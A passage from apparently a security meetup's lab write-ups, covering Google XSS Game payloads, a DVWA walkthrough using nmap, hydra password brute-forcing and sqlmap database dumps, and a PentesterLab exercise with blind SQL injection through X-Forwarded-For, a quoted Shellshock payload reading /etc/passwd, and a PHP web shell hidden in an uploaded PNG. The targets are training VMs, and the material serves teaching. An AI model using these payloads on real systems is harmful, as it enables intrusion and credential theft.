> For that reason, it is recommended you not use innerHTML when inserting plain text; instead, use node.textContent. This doesn't interpret the passed content as HTML, but instead inserts it as raw text.

Despite what this says, from Why are scripts injected through innerHTML not executed whilst onerror and other on<event> attributes on elements are? - Google XSS Challenge 2:

> Script tags with a defer attribute will not be executed (on some browsers) until the DOM has been fully rendered. For instance, I tried the same challenge on IE and I was able to alert a popup using the following user input:
>
> ```
> <script defer>alert(2)</script>
> ```

### 3.21.3 Level 3

Enter `https://xss-game.appspot.com/level3/frame#x' onerror='alert("boo")'`, or `https://xss-game.appspot.com/level3/frame#1.jpg' onload='alert("boo")'` repeating the idea of the prior level using onerror/onload.

Of course you could use a `<script>` successfully via `https://xss-game.appspot.com/level3/frame#1.jpg' \> <script>alert("boo")</script> <div` since you're forcing an HTTP GET.

### 3.21.4 Level 4

Enter `3');alert('boo`. You're just concatenating the alert to the already-existing `onload` javascript in an `<img>` tag.

### 3.21.5 Level 5

Enter `https://xss-game.appspot.com/level5/frame/signup?next=javascript:alert("boo")` then click the `Next >>` link (which is the required alert).

### 3.21.6 Level 6

Enter `https://xss-game.appspot.com/level6/frame#data:text/javascript,alert("boo")`. This is an example of using a Data URI scheme:

```
data:[<MIME-type>][;charset=<encoding>][;base64],<data>
```

To use base64 encoding change the URIs `#data:...` to:

```
#data:text/plain;base64,YWxlcnQoImJvbyIp
```

making it difficult for simple text scans to find the base64-encoded `alert("boo")`.

Also see hacktracking # XSS game area for some additional ideas beyond `alert("boo")`.

## 3.22 Owning the Database with SQLMap

This is to document the meetup's efforts responding to the challenge Owning the Database with SQLMap.

Metasploitable's 64-bit Ubuntu 8.04 LTS (Hardy Heron) intentionally insecure VMware VM. Metasploitable 2 Exploitability Guide describes the vulnerable services. Remember you can login using msfadmin/msfadmin, then `sudo -i` to become root. The DVWA Security page at http://VULNERABLE/dvwa/security.php can set the security level to one of low (no protection), medium (inadequate protection), or high (secure).

See *Metasploitable2 Setup - VMware vmdk to VirtualBox and KVM* for details of settup up and using the vulnerable host.

### 3.22.1 Owning the Database reconnaissance

Although we are told the URL for the SQL injections, let's pretend we need to do an `nmap` reconnaissance, showing we have a web server on port 80 plus many other ports. In fact with so many ports open a follow-up scan `nmap -p 0-65535 $TARGET` is probably warranted if port 80 doesn't work.

```
hacker@kali:~$ TARGET=192.168.1.102
hacker@kali:~$ sudo nmap -Pn -sV -O $TARGET
##################### SNIP #####################
Nmap scan report for 192.168.1.102
Host is up (0.00085s latency).
Not shown: 977 closed ports
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login?
514/tcp  open  tcpwrapped
1099/tcp open  rmiregistry GNU Classpath grmiregistry
1524/tcp open  shell       Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
```

```
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         Unreal ircd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 52:54:00:58:F8:A2 (QEMU Virtual NIC)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop
Service Info: Hosts:  metasploitable.localdomain, localhost, irc.Metasploitable.LAN;␣
↪OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at http://
↪nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 31.50 seconds
```

### 3.22.2 Owning the Database password cracking

A little probing around the site came up with a login form at http://\protect\T1\textdollarTARGET/dvwa/login.php with a huge “Hint: default username is admin with password password”. Although we already have the username/password, let’s at learn a little by doing a brute force crack of the password. We note the login form fields are username, password, and Login. Unsuccessful logins get the message “Login failed”. There are a number of tools that could be used to crack the form’s password: Burp Suite, *hydra*, Medusa, and more. We illustrate using hydra to crack the password. (See Using Hydra to dictionary-attack web-based login forms for an example.)

```
hacker@kali:~$ TARGET=192.168.1.102
hacker@kali:~$ # To see the format for http-post-form
hacker@kali:~$ hydra -U http-post-form
##################### SNIP ######################
hacker@kali:~$ # Password list
hacker@kali:~$ zcat /usr/share/wordlists/rockyou.txt.gz > rockyou.txt
hacker@kali:~$ # Just try to crack the username "admin"
hacker@kali:~$ hydra $TARGET  http-post-form \
  "/dvwa/login.php:username=^USER^&password=^PASS^&Login=Login:Login failed" \
  -l admin -P rockyou.txt
Hydra v7.6 (c)2013 by van Hauser/THC & David Maciejak - for legal purposes only

Hydra (http://www.thc.org/thc-hydra) starting at 2014-11-16 20:53:24
[DATA] 16 tasks, 1 server, 14344399 login tries (l:1/p:14344399), ~896524 tries per␣
↪task
[DATA] attacking service http-post-form on port 80
[80][www-form] host: 192.168.1.102   login: admin   password: password
1 of 1 target successfully completed, 1 valid password found
Hydra (http://www.thc.org/thc-hydra) finished at 2014-11-16 20:53:33
```

So now we can login using admin/password. A true pentesting triumph with the subtlety of driving a tank through the front door. From there we see a link http://\protect\T1\textdollarTARGET/dvwa/vulnerabilities/sqli/ which is our SQL injection target.

### 3.22.3 Owning the Database cookies

The SQL injection is password-protected via a login form. See curl HTML forms explained, curl Cookies, and curl Web Login for some basic background material. See What are all those entries in my cookies.txt file? for the Netscape cookie file format.

Since cookies are required, we login saving the cookies to a file using `curl --cookie-jar FILENAME ...` and use that to set a COOKIES variable. However, the DVWA Security page at http://\protect\T1\textdollarTARGET/dvwa/security.php states that you can set the security level to one of low, medium, or high. The default cookie you get sets it to "high" which appears to disallow SQL injection (see Is it possible to do SQL injection (HIGH Level) on Damn Vulnerable Web App?). So we'll change the security cookie to "medium" to allow SQL injection.

NOTE: Kali Linux - DVWA - Sql Injection (Low- Medium- High) seems to show what we do below working with security level "high" (with the only difference being sqlmap option "–string=Surname"). But when you look at the quickly-flashing-by-screen it shows the query `id=1' AND SLEEP(5) AND 'Bksm'='Bksm&Submit=Submit` was successful for SQL injection. Feeding that back into the running DVWA you'll see that doesn't work at security level "high". The video did not use the iso we did, rather the DVWA version RandomStorm/DVWA running on XAMPP and perhaps that is the root of the difference.

A note of warning: when passing a cookie string be very careful about the format. For example, "PHPSESSID=2b27bc2ffbedb87596add46a63bb1a10; security=low" works, but "PHPSESSID=2b27bc2ffbedb87596add46a63bb1a10;security=low" (leaving out the space after ";") will fail.

Here is the script you can cut/paste to get a PHPSESSID and security cookie in to shell variable COOKIES:

```
TARGET=192.168.1.102
SECURITY=medium
URL_LOGIN="http://$TARGET/dvwa/login.php"
URL_SQLI="http://$TARGET/dvwa/vulnerabilities/sqli/"
COOKIES_FILE=cookies.txt
cat /dev/null > $COOKIES_FILE

curl -v --cookie-jar "$COOKIES_FILE" \
        --form username="admin" \
        --form password="password" \
        --form Login="Login" \
        $URL_LOGIN 2>&1 | grep Cookie

# Get the cookies file data into a variable, changing each \n to a space
COOKIES=$(tail -n +5 $COOKIES_FILE | cut -f6,7 | sed -e 's/\t/=/;s/$/;/')
COOKIES=${COOKIES//$'\n'/ }

# Change security cookie to desired value
COOKIES="${COOKIES%%security=*}security=$SECURITY;${COOKIES#*security=*;}"

# Test that the cookies are passed
curl -v --head --cookie "$COOKIES" $URL_SQLI 2>&1 | grep Cookie
```

The output from running this code is:

```
hacker@kali:~$ TARGET=192.168.1.102
hacker@kali:~$ SECURITY=medium
hacker@kali:~$ URL_LOGIN="http://$TARGET/dvwa/login.php"
hacker@kali:~$ URL_SQLI="http://$TARGET/dvwa/vulnerabilities/sqli/"
hacker@kali:~$ COOKIES_FILE=cookies.txt
hacker@kali:~$ cat /dev/null > $COOKIES_FILE
hacker@kali:~$
hacker@kali:~$ curl -v --cookie-jar "$COOKIES_FILE" \
>         --form username="admin" \
>         --form password="password" \
>         --form Login="Login" \
>         $URL_LOGIN 2>&1 | grep Cookie
< Set-Cookie: PHPSESSID=5531c5ed9cfe75dd08ecd87c93a5a05b; path=/
< Set-Cookie: security=medium
hacker@kali:~$
hacker@kali:~$ # Get the cookies file data into a variable, changing each \n to a␣
↪space
hacker@kali:~$ COOKIES=$(tail -n +5 $COOKIES_FILE | cut -f6,7 | sed -e 's/\t/=/;s/$/;/
↪')
hacker@kali:~$ COOKIES=${COOKIES//$'\n'/ }
hacker@kali:~$
hacker@kali:~$ # Change security cookie to desired value
hacker@kali:~$ COOKIES="${COOKIES%%security=*}security=$SECURITY;${COOKIES
↪#*security=*;}"
hacker@kali:~$
hacker@kali:~$ # Test that the cookies are passed
hacker@kali:~$ curl -v --head --cookie "$COOKIES" $URL_SQLI 2>&1 | grep Cookie
> Cookie: PHPSESSID=5531c5ed9cfe75dd08ecd87c93a5a05b; security=medium;
```

### 3.22.4 Owning the Database sqlmap

Now we have the cookies for sqlmap to work. Here's the script we'll be executing (assuming COOKIES are set from above):

```
TARGET=192.168.1.102
URL_SQLI="http://$TARGET/dvwa/vulnerabilities/sqli/"

sqlmap --cookie="$COOKIES" -u "${URL_SQLI}?id=1&Submit=Submit" \
    --batch --output-dir $PWD/sqlmap \
    --dbs

sqlmap --cookie="$COOKIES" -u "${URL_SQLI}?id=1&Submit=Submit" \
    --dbms mysql --batch --output-dir $PWD/sqlmap \
    --fingerprint --banner --current-user --is-dba --current-db --hostname

sqlmap --cookie="$COOKIES" -u "${URL_SQLI}?id=1&Submit=Submit" \
    --dbms mysql --batch --output-dir $PWD/sqlmap \
    --users --passwords --privileges --roles

sqlmap --cookie="$COOKIES" -u "${URL_SQLI}?id=1&Submit=Submit" \
    --dbms mysql --batch --output-dir $PWD/sqlmap \
    -D dvwa --tables

sqlmap --cookie="$COOKIES" -u "${URL_SQLI}?id=1&Submit=Submit" \
    --dbms mysql --batch --output-dir $PWD/sqlmap \
    -D dvwa --columns

sqlmap --cookie="$COOKIES" -u "${URL_SQLI}?id=1&Submit=Submit" \
    --dbms mysql --batch --output-dir $PWD/sqlmap \
    -D dvwa --dump
```

And here goes the results of running these commands, showing we have admin access to the database:

```
hacker@kali:~$ TARGET=192.168.1.102
hacker@kali:~$ URL_SQLI="http://$TARGET/dvwa/vulnerabilities/sqli/"
```

```
hacker@kali:~$
hacker@kali:~$ sqlmap --cookie="$COOKIES" -u "${URL_SQLI}?id=1&Submit=Submit" \
>     --batch --output-dir $PWD/sqlmap \
>     --dbs
... SNIP ...
GET parameter 'id' is vulnerable. Do you want to keep testing the others (if any)? [y/
↪N] N
sqlmap identified the following injection points with a total of 41 HTTP(s) requests:
---
Place: GET
Parameter: id
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: id=1' AND 5774=5774 AND 'CCoS'='CCoS&Submit=Submit

    Type: error-based
    Title: MySQL >= 5.0 AND error-based - WHERE or HAVING clause
    Payload: id=1' AND (SELECT 3501 FROM(SELECT COUNT(*),CONCAT(0x71676c7771,(SELECT␣
↪(CASE WHEN (3501=3501) THEN 1 ELSE 0 END)),0x7169727671,FLOOR(RAND(0)*2))x FROM␣
↪INFORMATION_SCHEMA.CHARACTER_SETS GROUP BY x)a) AND 'WEGy'='WEGy&Submit=Submit

    Type: UNION query
    Title: MySQL UNION query (NULL) - 2 columns
    Payload: id=1' UNION ALL SELECT CONCAT(0x71676c7771,0x505a657745466d4f7977,
↪0x7169727671),NULL#&Submit=Submit

    Type: AND/OR time-based blind
    Title: MySQL > 5.0.11 AND time-based blind
    Payload: id=1' AND SLEEP(5) AND 'OPkw'='OPkw&Submit=Submit
---
[14:56:45] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)
web application technology: PHP 5.2.4, Apache 2.2.8
back-end DBMS: MySQL 5.0
[14:56:45] [INFO] fetching database names
available databases [7]:
[*] dvwa
[*] information_schema
[*] metasploit
[*] mysql
[*] owasp10
[*] tikiwiki
[*] tikiwiki195
... SNIP ...
hacker@kali:~$
hacker@kali:~$ sqlmap --cookie="$COOKIES" -u "${URL_SQLI}?id=1&Submit=Submit" \
>    --dbms mysql --batch --output-dir $PWD/sqlmap \
>     --fingerprint --banner --current-user --is-dba --current-db --hostname
... SNIP ...
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)
web application technology: PHP 5.2.4, Apache 2.2.8
back-end DBMS operating system: Linux Ubuntu
back-end DBMS: active fingerprint: MySQL >= 5.0.38 and < 5.1.2
               comment injection fingerprint: MySQL 5.0.51
               banner parsing fingerprint: MySQL >= 5.0.38 and < 5.1.2
banner:    '5.0.51a-3ubuntu5'
[14:56:50] [INFO] fetching current user
current user:    'root@%'
```

```
[14:56:50] [INFO] fetching current database
current database:    'dvwa'
[14:56:50] [INFO] fetching server hostname
hostname:    'metasploitable'
[14:56:50] [INFO] testing if current user is DBA
[14:56:50] [INFO] fetching current user
current user is DBA:    True
... SNIP ...

hacker@kali:~$
hacker@kali:~$ sqlmap --cookie="$COOKIES" -u "${URL_SQLI}?id=1&Submit=Submit" \
>    --dbms mysql --batch --output-dir $PWD/sqlmap \
>     --users --passwords --privileges --roles
... SNIP ...
[15:04:10] [INFO] fetching database users
[15:04:10] [WARNING] reflective value(s) found and filtering out
database management system users [3]:
[*] 'debian-sys-maint'@''
[*] 'guest'@'%'
[*] 'root'@'%'

[15:04:10] [INFO] fetching database users password hashes
do you want to store hashes to a temporary file for eventual further processing with␣
↪other tools [y/N] N
do you want to perform a dictionary-based attack against retrieved password hashes?␣
↪[Y/n/q] Y
[15:04:10] [WARNING] unknown hash format. Please report by e-mail to sqlmap-
↪users@lists.sourceforge.net
[15:04:10] [WARNING] no clear password(s) found
database management system users password hashes:
[*] debian-sys-maint [1]:
    password hash: NULL
[*] guest [1]:
    password hash: NULL
[*] root [1]:
    password hash: NULL

[15:04:10] [INFO] fetching database users privileges
database management system users privileges:
[*] 'debian-sys-maint'@'' (administrator) [20]:
    privilege: ALTER
... SNIP ...
    privilege: UPDATE
[*] 'guest'@'%' (administrator) [25]:
    privilege: ALTER
... SNIP ...
    privilege: UPDATE
[*] 'root'@'%' (administrator) [25]:
    privilege: ALTER
... SNIP ...
    privilege: UPDATE

[15:04:10] [WARNING] on MySQL the concept of roles does not exist. sqlmap will␣
↪enumerate privileges instead
[15:04:10] [INFO] fetching database users privileges
database management system users roles:
[*] 'debian-sys-maint'@'' (administrator) [20]:
    role: ALTER
```

```
... SNIP ...
    role: UPDATE
[*] 'guest'@'%' (administrator) [25]:
    role: ALTER
... SNIP ...
    role: UPDATE
[*] 'root'@'%' (administrator) [25]:
    role: ALTER
... SNIP ...
    role: UPDATE
... SNIP ...

hacker@kali:~$ sqlmap --cookie="$COOKIES" -u "${URL_SQLI}?id=1&Submit=Submit" \
>     --dbms mysql --batch --output-dir $PWD/sqlmap \
>     -D dvwa --tables
... SNIP ...
[15:06:43] [INFO] fetching tables for database: 'dvwa'
[15:06:44] [WARNING] reflective value(s) found and filtering out
Database: dvwa
[2 tables]
+-----------+
| guestbook |
| users     |
+-----------+

... SNIP ...

hacker@kali:~$ sqlmap --cookie="$COOKIES" -u "${URL_SQLI}?id=1&Submit=Submit" \
>     --dbms mysql --batch --output-dir $PWD/sqlmap \
>     -D dvwa --columns
... SNIP ...
Database: dvwa
Table: users
[6 columns]
+------------+-------------+
| Column     | Type        |
+------------+-------------+
| user       | varchar(15) |
| avatar     | varchar(70) |
| first_name | varchar(15) |
| last_name  | varchar(15) |
| password   | varchar(32) |
| user_id    | int(6)      |
+------------+-------------+

Database: dvwa
Table: guestbook
[3 columns]
+------------+----------------------+
| Column     | Type                 |
+------------+----------------------+
| comment    | varchar(300)         |
| comment_id | smallint(5) unsigned |
| name       | varchar(100)         |
+------------+----------------------+

... SNIP ...
```

```
hacker@kali:~$ sqlmap --cookie="$COOKIES" -u "${URL_SQLI}?id=1&Submit=Submit" --dbms␣
↪mysql --batch --output-dir $PWD/sqlmap \
>          -D dvwa --dump
... SNIP ...
Database: dvwa
Table: users
[5 entries]
+---------+---------+-------------------------------------------------------+---------
↪------------------------------------+-----------+------------+
| user_id | user    | avatar                                                |␣
↪password                                    | last_name | first_name |
+---------+---------+-------------------------------------------------------+---------
↪------------------------------------+-----------+------------+
| 1       | admin   | http://172.16.123.129/dvwa/hackable/users/admin.jpg   |␣
↪5f4dcc3b5aa765d61d8327deb882cf99 (password) | admin     | admin      |
| 2       | gordonb | http://172.16.123.129/dvwa/hackable/users/gordonb.jpg |␣
↪e99a18c428cb38d5f260853678922e03 (abc123)   | Brown     | Gordon     |
| 3       | 1337    | http://172.16.123.129/dvwa/hackable/users/1337.jpg    |␣
↪8d3533d75ae2c3966d7e0d4fcc69216b (charley)  | Me        | Hack       |
| 4       | pablo   | http://172.16.123.129/dvwa/hackable/users/pablo.jpg   |␣
↪0d107d09f5bbe40cade3de5c71e9e9b7 (letmein)  | Picasso   | Pablo      |
| 5       | smithy  | http://172.16.123.129/dvwa/hackable/users/smithy.jpg  |␣
↪5f4dcc3b5aa765d61d8327deb882cf99 (password) | Smith     | Bob        |
+---------+---------+-------------------------------------------------------+---------
↪------------------------------------+-----------+------------+

[15:07:54] [INFO] table 'dvwa.users' dumped to CSV file '/home/jgm/.sqlmap/output/192.
↪168.1.102/dump/dvwa/users.csv'
[15:07:54] [INFO] fetching columns for table 'guestbook' in database 'dvwa'
[15:07:54] [INFO] fetching entries for table 'guestbook' in database 'dvwa'
[15:07:54] [INFO] analyzing table dump for possible password hashes
Database: dvwa
Table: guestbook
[1 entry]
+------------+------+-------------------------+
| comment_id | name | comment                 |
+------------+------+-------------------------+
| 1          | test | This is a test comment. |
+------------+------+-------------------------+
```

## 3.23 PentesterLab From SQL injection to Shell II

This is to document the meetup's efforts responding to the challenge PentesterLab From SQL injection to Shell II (the follow-on to PentesterLab From SQL injection to Shell).

There are numerous online articles helpful to understand SQL injection: SQL Injection (OWASP), SQL Injection Prevention Cheat Sheet (OWASP), SQL Injection Wiki, What is an SQL Injection? SQL Injections: An Introduction (INFOSEC Institute), SQL Injection (w3schools.com), and SQL Injection (HAKIPEDIA).

For review of http headers and the http protocol, please consult *HTTP(S) vs HTML* or start with Wikipedia Hypertext Transfer Protocol. X-Forwarded-For focuses on the SQL injection target.

### 3.23.1 how SQL injection II differs from I

The setup looks much the same for both SQL injection exercises except for two key differences:

- In SQL I the injection is performed on a query parameter:

  ```
  curl http://$TARGET/cat.php?id=$INJECTION
  ```

  whereas in SQL II the injection is done via the http header field X-Forwarded-For:

  ```
  curl --header "X-Forwarded-For: $INJECTION" http://$TARGET/
  ```

  Vulnerable http header fields should not come as a complete surprise as the Shellshock bash exploit used the User-Agent header field:

  ```
  curl -H "User-Agent: () { :; }; /bin/cat /etc/passwd" http://example.com/
  ```

- SQL injection in SQL I is error-based (with visible error messages telling us there is a SQL injection) whereas in SQL II the injection is blind (having to resort to differences in delay between successful vs. unsuccessful queries).

How did Shell II turn the benign X-Forwarded-For field into an attack vector? It added stats.php to update stats based on client IP:

```
<?php

  $ip = $_SERVER['REMOTE_ADDR'];

  if (isset($_SERVER['HTTP_X_FORWARDED_FOR'])) {
    $ip= $_SERVER['HTTP_X_FORWARDED_FOR'];
  }
  $results= mysql_query("SELECT * FROM stats where ip='".$ip."'");
  if ($results) {
      $row = mysql_fetch_assoc($results);
      if ($row['ip'])
        mysql_query("UPDATE stats set count=count+1 where ip'".$ip."'");
      else
        mysql_query("INSERT INTO stats (ip, count) VALUES ('".$ip."',1);
  }
?>
```

SQL Injection Prevention Cheat Sheet (OWASP) was not followed and lead to the SQL injection opportunity.

### 3.23.2 SQL II reconnaissance

We start with reconnaissance showing:

- nginx 0.7.67 web server
- running PHP/5.3.3-7+squeeze15
- on Debian Linux Squeeze (6.0.7) using kernel 2.6.32-5

The nginx and php versions are obvious from the console listing below. But how did we get the Debian Linux 6.0.7 and specific kernel version? Well, we start with the php information. Debian Accepted php5 5.3.3-7+squeeze15 (the php version the vulnerable server uses) on 2013-03-04 and Accepted php5 5.3.3-7+squeeze16 (the following version) 2013-07-24. That tells us that the Debian version was prior to 2013-07-24. Looking at Debian Squeeze Releases and Updates shows Debian Squeeze 6.0.8 was released 2013-10-20 (too late) but Squeeze 6.0.7 was released 2013-02-23 and likely was patched to php5 5.3.3-7+squeeze15 after installation. So the vulnerable server runs Debian Squeeze 6.0.7. Looking at the Debian 6.0.7 press release shows linux-2.6 2.6.32-48 and a little searching showed the squeeze 2.6 kernel used 2.6.32-5. It's interesting how much information leaks out by providing software versions.

```
hacker@kali:~$ # nmap to see an nginx web server running on linux
hacker@kali:~$ TARGET=192.168.1.102
hacker@kali:~$ sudo nmap -Pn -sV -O $TARGET
##################### SNIP #####################
PORT   STATE SERVICE VERSION
80/tcp open  http    nginx 0.7.67
MAC Address: 52:54:00:CD:D8:59 (QEMU Virtual NIC)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.32
Network Distance: 1 hop
##################### SNIP #####################
hacker@kali:~$ # HTTP HEADERS confirm nginx version, give PHP version
hacker@kali:~$ #   Here is the http client request for the header
hacker@kali:~$ cat > head.txt <<EOF
HEAD / HTTP/1.1
Host: vulnerable
Connection: close

EOF
hacker@kali:~$ od -c head.txt
0000000   H   E   A   D       /       H   T   T   P   /   1   .   1  \n
0000020   H   o   s   t   :       v   u   l   n   e   r   a   b   l   e
0000040  \n   C   o   n   n   e   c   t   i   o   n   :       c   l   o
0000060   s   e  \n  \n
0000064
hacker@kali:~$ #   socat for the request/response (changing \n to \r\n)
hacker@kali:~$ #   netcat alternative requires a "sleep"
hacker@kali:~$ #     { cat head.txt; sleep 2; } | ncat $TARGET 80
hacker@kali:~$ cat head.txt | socat STDIO,ignoreeof TCP:$TARGET:80,crlf
HTTP/1.1 200 OK
Server: nginx/0.7.67
Date: Fri, 14 Nov 2014 06:37:20 GMT
Content-Type: text/html
Connection: close
X-Powered-By: PHP/5.3.3-7+squeeze15

hacker@kali:~$
```

### 3.23.3 testing for SQL injection

The SQL injection involves setting the X-Forwarded-For field. Here are 3 simple ways of doing that:

```
# socat sending X-Forwarded-For
TARGET=192.168.1.102
cat > head.txt <<EOF
HEAD / HTTP/1.1
Host: vulnerable
X-Forwarded-For: 123.123.123.123
Connection: close

EOF
cat head.txt | socat STDIO,ignoreeof TCP:$TARGET:80,crlf

# curl --header for X-Forwarded-For, --head only gets HEAD
```

```
curl -v --header "X-Forwarded-For: 123.123.123.123" --head http://$TARGET/

# wget --header for X-Forwarded-For, --server-response --spider --tries 1 only gets HEAD
wget --header "X-Forwarded-For: 123.123.123.123" --server-response \
     --spider --tries 1 http://$TARGET/
```

We'll use `curl` to probe for SQL injection opportunities. First we'll guess that the database is MySQL (which is often true for PHP-based systems). That means we'll be using MySQL queries: if they work then we know it's MySQL, if not we'll have to try a different database.

Since X-Forwarded-For is an IP it's text and we'll assume our injection closes the X-Forwarded-For field with a single quote mark. We try "hacker'" first and see there's no change in the output. So then we try adding a "sleep(5)" and see a delay, confirming the SQL injection and a likely MySQL database. Here is the code you can cut-and-paste into your terminal session (except for the TARGET):

```
TARGET=192.168.1.102
XFF="X-Forwarded-For: "
t1=$(date +%s)
INJECT="hacker'"
curl --silent --header "${XFF}${INJECT}" -o /dev/null http://$TARGET/
t2=$(date +%s)
echo "Elapsed time = $(( t2 - t1 )) seconds"
INJECT="hacker' OR SLEEP(5) AND '1'='1"
curl --silent --header "${XFF}${INJECT}" -o /dev/null http://$TARGET/
t3=$(date +%s)
echo "Elapsed time = $(( t3 - t2 )) seconds"
```

Here is result of running the code above (showing the time delay):

```
hacker@kali:~$ TARGET=192.168.1.102
hacker@kali:~$ t1=$(date +%s)
hacker@kali:~$ INJECT="hacker'"
hacker@kali:~$ curl --silent --header "${XFF}${INJECT}" -o /dev/null http://$TARGET/
hacker@kali:~$ t2=$(date +%s)
hacker@kali:~$ echo "Elapsed time = $(( t2 - t1 )) seconds"
Elapsed time = 0 seconds
hacker@kali:~$ INJECT="hacker' OR SLEEP(5) AND '1'='1"
hacker@kali:~$ curl --silent --header "${XFF}${INJECT}" -o /dev/null http://$TARGET/
hacker@kali:~$ t3=$(date +%s)
hacker@kali:~$ echo "Elapsed time = $(( t3 - t2 )) seconds"
Elapsed time = 5 seconds
```

Now we can clumsily play a game of "20 questions" with the database - if we guess right it will induce a delay or return immediately if we guess wrong. Let's say we have inched along and now know there is a database called users with columns id, login, and password. We can enumerate the users by selecting id = 1 and asking if the length of login is 1, 2, 3, . . . on up until we get a delay at 5 (for "admin"). Then in a loop we can inquire about the value of each of the characters, going from 1 to 5: is it "a", "b", . . . until the delay shows us the actual character. If we want to optimize the search, we can convert each character to a binary number and ask if each bit is a 1? That way takes less checks to determine that the letters are "a", "d", "m", "i", and "n". Using bits is faster with ascii characters (which have 7 bits); it takes 7 guesses * 5 letters = 35 guesses. Guessing each letter would have taken 1+4+13+9+14=41 guesses (and it gets worse if you allow digits and special characters in the login). Here we show a query verifying the 3rd character of the first login is "m":

```
TARGET=192.168.1.102
XFF="X-Forwarded-For: "
t1=$(date +%s)
```

```
INJECT="hacker' OR if ( (SELECT substring(login,3,1) FROM users \
WHERE id=1) = \"m\", sleep(5),0) AND '1="
curl --silent --header "${XFF}${INJECT}" -o /dev/null http://$TARGET/
t2=$(date +%s)
echo "Elapsed time = $(( t2 - t1 )) seconds"
```

### 3.23.4 `sqlmap` to the rescue

This is tedious and begs to be automated; sqlmap has done that. Give it a hint to use X-Forwarded-For and it will find the SQL injection, returning the database banner (so you'll know the version).

```
hacker@kali:~$ sqlmap -u "http://$TARGET/" --headers="X-Forwarded-For: *" \
    --banner --batch --output-dir $PWD/sqlmap
##################### SNIP #####################
[*] starting at 23:12:15

custom injection marking character ('*') found in option '--headers/--user-agent/--
↪referer/--cookie'. Do you want to process it? [Y/n/q]
##################### SNIP #####################
sqlmap identified the following injection points with a total of 120 HTTP(s) requests:
---
Place: (custom) HEADER
Parameter: X-Forwarded-For #1*
    Type: AND/OR time-based blind
    Title: MySQL > 5.0.11 AND time-based blind
    Payload: ' AND SLEEP(5) AND 'YTeW'='YTeW
---
[23:13:05] [INFO] the back-end DBMS is MySQL
[23:13:05] [INFO] fetching banner
##################### SNIP #####################
5.1.66-0+squeeze1
web application technology: PHP 5.3.3, Nginx
back-end DBMS: MySQL 5.0.11
banner:    '5.1.66-0+squeeze1'
##################### SNIP #####################
```

Now we continue on as before to list the databases, tables, and users.

```
hacker@kali:~$ sqlmap -u "http://$TARGET/" --headers="X-Forwarded-For: *" \
    --dbs --batch --output-dir $PWD/sqlmap
##################### SNIP #####################
available databases [2]:
[*] information_schema
[*] photoblog
##################### SNIP #####################
hacker@kali:~$ sqlmap -u "http://$TARGET/" --headers="X-Forwarded-For: *" \
    -D photoblog --tables --batch --output-dir $PWD/sqlmap
##################### SNIP #####################
[4 tables]
+------------+
| categories |
| pictures   |
| stats      |
| users      |
+------------+
##################### SNIP #####################
```

```
hacker@kali:~$ sqlmap -u "http://$TARGET/" --headers="X-Forwarded-For: *" \
    -D photoblog -T users --dump --batch --output-dir $PWD/sqlmap
##################### SNIP #####################
Database: photoblog
Table: users
[1 entry]
+----+-------+---------------------------------------------+
| id | login | password                                    |
+----+-------+---------------------------------------------+
| 1  | admin | 8efe310f9ab3efeae8d410a8e0166eb2 (P4ssw0rd) |
+----+-------+---------------------------------------------+
##################### SNIP #####################
```

sqlmap is pretty amazing, handling lots of corner cases. With it we now we have the admin/P4ssw0rd to gain access to the admin web pages.

### 3.23.5 uploading the vulnerable php script

Consult the challenges documentation for issues about uploading files to an nginx/PHP server. Basically, we embed the php page "<?php system($_GET['cmd']); ?>" in a copy of the existing image file hacker.png using `exiftool`. Then we upload it using our admin/P4ssw0rd account, figure out the uploaded file's name (it's changed), then use it to execute commands by fetching "http://\protect\T1\textdollarTARGET/admin/uploads/${uploaded}/x.php?cmd=COMMAND". At this point the exploit is done: we can execute arbitrary shell commands with the permissions of the web server.

```
hacker@kali:~$ TARGET=192.168.1.102
hacker@kali:~$ curl --silent -o hacker.png http://$TARGET/admin/uploads/hacker.png
hacker@kali:~$ echo "<?php system(\$_GET['cmd']); ?>" > shell.php
hacker@kali:~$ exiftool "-comment<=shell.php" hacker.png
hacker@kali:~$ curl --silent --form action=index.php \
    --form title="shell" --form image="@hacker.png" --form category=1\
    --form Add="Add" --form user=admin --form password=P4ssw0rd \
    -o /dev/null http://$TARGET/admin/index.php
hacker@kali:~$ uploaded=$(curl --silent http://$TARGET/all.php | \
    grep 'alt="shell"' | \
    head -n 1 | \
    sed -e 's/^.*Picture: shell//;s/^.*uploads\/\([0-9]*.png\).*$/\1/')
hacker@kali:~$ curl --silent \
    http://$TARGET/admin/uploads/${uploaded}/x.php?cmd=uname%20-a | \
    strings --bytes=15
Linux debian 2.6.32-5-amd64 #1 SMP Fri May 10 08:43:19 UTC 2013 x86_64 GNU/Linux
hacker@kali:~$ curl --silent \
    http://$TARGET/admin/uploads/${uploaded}/x.php?cmd=cat%20/etc/passwd | \
    strings --bytes=15
